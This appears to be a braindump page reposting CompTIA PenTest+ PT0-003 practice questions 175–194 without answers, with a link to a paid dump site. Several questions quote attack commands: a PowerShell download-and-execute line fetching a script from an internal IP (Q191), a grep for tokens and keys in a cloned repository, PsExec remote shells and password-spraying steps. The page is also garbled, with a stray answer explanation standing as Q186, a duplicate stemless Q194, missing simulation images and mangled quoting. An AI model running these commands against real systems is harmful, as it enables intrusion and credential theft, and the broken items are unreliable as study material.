September 24, 2026

Guaranteed Accomplishment with Newest Apr-2026 FREE CompTIA PT0-003 [Q175-Q194]

Rate this post

Guaranteed Accomplishment with Newest Apr-2026 FREE CompTIA PT0-003

Use Valid New Free PT0-003 Exam Dumps & Answers

NO.175 A penetration tester successfully clones a source code repository and then runs the following command:
find . -type f -exec egrep -i “token|key|login” {} ;
Which of the following is the penetration tester conducting?


NO.176 During a test of a custom-built web application, a penetration tester identifies several vulnerabilities. Which of the following would be the most interested in the steps to reproduce these vulnerabilities?


NO.177 While performing a penetration testing exercise, a tester executes the following command:
bash
Copy code
PS c:tools> c:hacksPsExec.exe \server01.comptia.org -accepteula cmd.exe Which of the following best explains what the tester is trying to do?


NO.178 A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?


NO.179 A penetration tester wants to use the following Bash script to identify active servers on a network:
1 network_addr=”192.168.1″
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null
4 if [ $? -eq 0 ]; then
5 echo “Host $h is up”
6 else
7 echo “Host $h is down”
8 fi
9 done
Which of the following should the tester do to modify the script?


NO.180 During a testing engagement, a penetration tester compromises a host and locates data for exfiltration. Which of the following are the best options to move the data without triggering a data loss prevention tool? (Select two).


NO.181 A penetration tester writes the following script to enumerate a /24 network:
1 #!/bin/bash
2 for i in {1..254}
3 ping -c1 192.168.1.$i
4 done
The tester executes the script, but it fails with the following error:
-bash: syntax error near unexpected token ‘ping’
Which of the following should the tester do to fix the error?


NO.182 You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.
INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

NO.183 A penetration tester is preparing a password-spraying attack against a known list of users for the company
“example”. The tester is using the following list of commands:
* pw-inspector -i sailwords -t 8 -S pass
* spray365.py spray -ep plan
* users=”~/user.txt”; allwords=”~/words.txt”; pass=”~/passwords.txt”; plan=”~/spray.plan”
* spray365.py generate –password-file $pass –userfile $user –domain “example.com” –execution-plan
$plan
* cew -m 5 “http://www.example.com” -w sailwords
Which of the following is the correct order for the list of the commands?


NO.184 A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.
INSTRUCTIONS
Select the appropriate answer(s), given the output from each section.
Output 1




NO.185 A penetration tester performs several Nmap scans against the web application for a client.
INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


NO.186 Other options are supportive but not the most direct for credential capture: theHarvester/Maltego help identify or organize targets, Shodan focuses on exposed systems, and TruffleHog searches for leaked secrets in repositories rather than conducting a social engineering campaign.


NO.187 Which of the following Windows commands is used to list users, groups, and shares on a system, and is useful for privilege escalation?


NO.188 A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.
INSTRUCTIONS
Select the tool the penetration tester should use for further investigation.
Select the two entries in the robots.txt file that the penetration tester should recommend for removal.

NO.189 A penetration tester wants to create a malicious QR code to assist with a physical security assessment. Which of the following tools has the built-in functionality most likely needed for this task?


NO.190 With one day left to complete the testing phase of an engagement, a penetration tester obtains the following results from an Nmap scan:
Not shown: 1670 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.3 (CentOS)
3306/tcp open mysql MySQL (unauthorized)
8888/tcp open http lighttpd 1.4.32
Which of the following tools should the tester use to quickly identify a potential attack path?


NO.191 Given the following script:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split(“”)[1] If ($1 -eq “administrator”) { echo IEX(New-Object Net.WebClient).Downloadstring(‘http://10.10.11.12:8080/ul/windows.ps1’) | powershell -noprofile -} Which of the following is the penetration tester most likely trying to do?


NO.192 Which of the following components should a penetration tester include in an assessment report?


NO.193 While conducting a reconnaissance activity, a penetration tester extracts the following information:
Emails: – [email protected][email protected][email protected]
Which of the following risks should the tester use to leverage an attack as the next step in the security assessment?


NO.194 find . -type f -exec egrep -i “token|key|login” {} ;
Which of the following is the penetration tester conducting?


PT0-003 Braindumps PDF, CompTIA PT0-003 Exam Cram: https://www.prepawaypdf.com/CompTIA/PT0-003-practice-exam-dumps.html

Related Links: www.stes.tyc.edu.tw myportal.utt.edu.tt myportal.utt.edu.tt myportal.utt.edu.tt myportal.utt.edu.tt users.playground.ru

Leave a Reply

Your email address will not be published. Required fields are marked *

Enter the text from the image below